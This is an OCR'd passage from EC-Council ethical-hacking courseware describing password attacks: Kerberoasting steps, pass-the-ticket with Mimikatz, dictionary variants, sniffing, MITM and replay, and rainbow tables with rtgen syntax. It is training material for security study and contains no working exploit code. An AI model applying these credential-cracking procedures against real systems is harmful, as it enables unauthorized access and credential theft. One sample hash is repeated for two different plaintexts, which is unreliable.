


Figure 6.15: AS-REP Roasting

- **Kerberoasting (Cracking TGS)**

  In this attack, attackers request a TGS for the service principal name (SPN) of the target service account. This request is made to the domain controller by using a valid domain user's authentication ticket (TGT). The domain controller does not have any records; if the user has accessed the network resources, it just searches the SPN in the Active Directory, and further replies with an encrypted ticket using a service account linked with SPN. The type of encryption used for the requested service ticket (ST) is RC4_HMAC_MD5, which indicates that for encrypting the ST, the NTLM password hash is used. To crack the ST, attackers export the TGS tickets from memory and save them offline to the local system. Furthermore, attackers use different NTLM hashes to crack the ST and, on successfully cracking it, the service account password can be discovered. Attackers use tools such as Kerberoast to perform Kerberoasting attacks on Kerberos authentication.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following steps are involved in Kerberoasting:

1. On behalf of a user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
2. The domain controller verifies the user account and replies with an encrypted TGT.
3. With a valid user authentication ticket (TGT), the attacker requests the TGS.
4. The domain controller verifies the TGT and replies with a TGS ticket.
5. The attacker stores the TGS ticket offline, and cracks it to extract the service account password and further access the network entity (here, the application server).




Figure 6.16: Kerberoasting

- **Pass-the-Ticket Attack**

  Pass-the-ticket is a technique used for authenticating a user to a system that is using Kerberos tickets without providing the user's password. Kerberos authentication allows users to access services provided by remote servers without the need to provide passwords for every requested service. To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using credential dumping tools.

  A TGT or ST can be captured based on the level of access permitted to a client. Here, the ST permits access to specific resources, and the TGT is used to send a request to the TGS for the ST to access all the services the client has been authorized to access.

  Silver Tickets are captured for resources that use Kerberos for the authentication process, and can be used to create tickets to call a specific service and access the system that offers the service.

  Golden tickets are captured for the domain with the KDS KRBTGT NTLM hash that allows the creation of TGTs for any profile in the Active Directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers launch pass-the-ticket attacks either by stealing the ST/TGT from an end-user machine and using it to disguise themselves as a valid user, or by stealing the ST/TGT from a compromised AS. After obtaining one of these tickets, an attacker can gain unauthorized access to the network services and search for additional permissions and critical data.

Attackers use tools such as Mimikatz, Rubeus, Windows Credentials Editor, etc. to launch pass-the-ticket attacks:

- **Mimikatz**

  Source: *https://github.com*

  Mimikatz allows attackers to pass Kerberos TGT to other computers and sign in using the victim's ticket. The tool also helps in extracting plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory. It is an open-source tool that enables anyone to see and store authentication data such as Kerberos tickets. Attackers can leverage this for privilege escalation and credential stealing.




Figure 6.17: Screenshot of Mimikatz

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Active Online Attacks

Combinator Attack	❑ Attackers combine the entries of the first dictionary with those of the second dictionary to generate a new wordlist to crack the password of the target system
Fingerprint Attack	❑ Attackers break down the passphrase into fingerprints comprising single and multi-character combinations to crack complex passwords
PRINCE Attack	❑ An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a single input dictionary to build chains of combined words
Toggle-Case Attack	❑ Attackers try all possible combinations of upper and lower cases of a word present in the input dictionary
Markov-Chain Attack	❑ Attackers gather a password database and split each password entry into 2- and 3-character long syllables; using these character elements, a new alphabet is developed, which is then matched with the existing password database

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Active Online Attacks

- **Combinator Attack**

  In a combinator attack, attackers combine the entries of the first dictionary with those of the second dictionary. The resultant list of entries can be used to produce full names and compound words. Attackers use this wordlist to crack a password on the target system and gain unauthorized access to the system files.

  Steps involved in a combinator attack:

  - Find a valid target user.
  - Build your own two dictionaries or download two different wordlist dictionaries from online sources.
  - Create a final wordlist by merging entries of two separate dictionaries. For example, if the first dictionary contains 100 words, and the second dictionary contains 70 words, then the merged dictionary contains 100 × 70 = 7000 words.
  - Use automated tools, such as hashcat, to crack the password of the target user.

  Attackers perform this type of password cracking in a situation where a random phrase of words is used as a default password generation procedure.

- **Fingerprint Attack**

  In a fingerprint attack, the passphrase is broken down into fingerprints consisting of single- and multi-character combinations that a target user might choose as his/her password. For example, for a word '`password`', this technique would create

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

fingerprints "p", "a", "s", "s", "w", "o", "r", "d", "pa" , "ss", "wo", "rd", etc. Attackers usually perform this attack to crack complex passwords such as "pass-10".

To perform this attack, attackers create a list of unique password hashes from a leaked password hash database, and then perform a brute-force attack to obtain a wordlist and further start the fingerprint attack.

- **PRINCE Attack**

  A PRobability INfinite Chained Elements (PRINCE) attack is an advanced version of a combinator attack in which, instead of taking inputs from two different dictionaries, attackers use a single input dictionary to build chains of combined words. This chain can have between 1 and *n* words from the input dictionary concatenated together to form a chain of words. For example, if the length of characters to be guessed is 5, then the following combinations are created from the input dictionary:

  5-letter word

  3-letter word + 2-letter word

  2-letter word + 3-letter word

  1-letter word + 4-letter word

  ... etc.

- **Toggle-Case Attack**

  In a toggle-case attack, attackers try all possible upper-case and lower-case combinations of a word present in the input dictionary. For example, if a word in the input dictionary is "xyz", the following set of combinations is generated:

  Xyz

  Xyz

  XYz

  XYZ

  xYz

  ... etc.

  The success rate of this attack is low for the following reasons:

  - If users use upper-case letters, they either use it in the first place or in between the word
  - In other cases, the users use a lower or equal number of upper-case letters than lower-case letters

- **Markov-Chain Attack**

  In Markov-chain attacks, attackers gather a password database and split each password entry into two- and three-character syllables (2-grams and 3-grams); using these

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


character elements, a new alphabet is developed, which is then matched with the existing password database.

In the initial phase of this attack, attackers set a threshold parameter for the occurrences of the elements, and only the letters present in the new alphabet that occurred at least the minimum number of times are selected. Furthermore, this technique combines the selected letters into words with a maximum length of eight characters, and then a dictionary attack is performed to crack the target password.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Passive Online Attacks: Wire Sniffing

- Attackers run packet sniffer tools on the local area network (LAN) to access and record the raw network traffic
- The captured data may include sensitive information such as passwords (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to gain unauthorized access to the target system



Wire Sniffing ····· **Computationally Complex** ····· **Hard to Perpetrate**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Passive Online Attacks: Man-in-the-Middle and Replay Attacks

- In an MITM attack, the attacker acquires access to the communication channels between the victim and the server to extract the information needed
- In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively hard to perpetrate
- Must be trusted by one or both sides
- Can sometimes be broken by invalidating traffic



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Passive Online Attacks

- **Wire Sniffing**

  Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets. Attackers rarely use sniffers to perform this type of attack. With packet sniffing, an attacker can gain passwords to applications such as email, websites, SMB, FTP, rlogin sessions, or SQL. As sniffers run in the background, the victim remains unaware of the sniffing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.18: Wire sniffing

As sniffers gather packets at the data link layer, they can grab all the packets on the LAN of the machine running the sniffer program. This method is relatively hard to perpetrate and computationally complicated. This is because a network with a hub implements a broadcast medium that all systems share on the LAN. The LAN sends the data to all machines connected to it. If an attacker runs a sniffer on one system on the LAN, he/she can gather data sent to and from any other system on the LAN. The majority of sniffer tools are ideally suited to sniff data in a hub environment. These tools are passive sniffers, as they passively wait for data transfer before capturing the information. They are efficient at imperceptibly gathering data from the LAN. The captured data may include passwords sent to remote systems during FTP, rlogin sessions, and electronic mail. The attacker uses these sniffed credentials to gain unauthorized access to the target system. There are a variety of tools available on the Internet for passive wire sniffing.

- **Man-in-the-Middle and Replay Attacks**

  When two parties are communicating, a man-in-the-middle (MITM) attack can take place, in which a third party intercepts a communication between the two parties without their knowledge. The third party eavesdrops on the traffic and then passes it along. To do this, the "man in the middle" has to sniff from both sides of the connection simultaneously. In an MITM attack, the attacker acquires access to the communication channels between the victim and server to extract the information. This type of attack is often used in telnet and wireless technologies. It is not easy to implement such attacks owing to the TCP sequence numbers and the speed of the communication. This method is relatively hard to perpetrate and can sometimes be broken by invalidating the traffic.




Figure 6.19: Main-in-the-middle and replay attacks

In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access. The attacker uses this type of attack to replay bank transactions or similar types of data transfer, in the hope of replicating and/or altering activities, such as banking deposits or transfers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Offline Attacks: Rainbow Table Attack

Rainbow Table	A rainbow table is a precomputed table that contains word lists like dictionary files, brute force lists, and their hash values
Compare the Hashes	The hash of passwords is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked
Easy to Recover	It is easy to recover passwords by comparing the captured password hashes to the precomputed tables


Precomputed Hashes

```
1qazwed   ······· 4259cc34599c530b28a6a8f225d668590
hh021da   ······· c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf  ······· 3cd696a8571a843cda453a229d741843
sodifo8sf ······· c744b1716cbf8d4dd0ff4ce31a177151
```

Tool to Create Rainbow Tables: rtgen

- The rtgen program needs several parameters to generate a rainbow table. The syntax for the command line is as follows:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Offline Attacks: Distributed Network Attack

- A Distributed Network Attack (DNA) technique is used for recovering passwords from hashes or password-protected files using the unused processing power of machines across the network

  - The DNA Manager is installed in a central location where machines running on DNA Client can access it over the network
  - The DNA Manager coordinates the attack and allocates small portions of the key search to machines that are distributed over the network
  - The DNA Client runs in the background consuming only unused processor time
  - The program combines the processing capabilities of all the clients connected to the network and uses it to crack the password

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Offline Attacks

Offline attacks occur when the intruder checks the validity of passwords. He/she observes how the password is stored. If the usernames and passwords are stored in a readable file, it becomes easy for the attacker to gain access to the system. Hence, it is important to protect the list of passwords and keep it in an unreadable form, preferably encrypted.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Offline attacks, although time-consuming, are successful due to their small keyspace and short length. Notably, different password-cracking techniques are available on the Internet.

Two examples of offline attacks are as follows:

1. Rainbow table attack
2. Distributed Network Attack

- **Rainbow Table Attack**

  A rainbow table attack uses the cryptanalytic time–memory trade-off technique, which requires less time than other techniques. It uses already-calculated information stored in memory to crack the encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, known as a rainbow table, in advance.

  Rainbow Table: A rainbow table is a precomputed table that contains word lists like dictionary files and brute-force lists and their hash values. It is a lookup table specially used in recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

  Computed Hashes: An attacker computes the hash for a list of possible passwords and compares it to the pre-computed hash table (rainbow table). If attackers find a match, they can crack the password.

  Compare the Hashes: An attacker captures the hash of a password and compares it with the precomputed hash table. If a match is found, then the password is cracked. It is easy to recover passwords by comparing captured password hashes to the pre-computed tables.

  Examples of pre-computed hashes:

```
1qazwed   ··********▷4259cc34599c530b28a6a8f225d668590

hh021da   ··********▷c744b1716cbf8d4dd0ff4ce31a177151

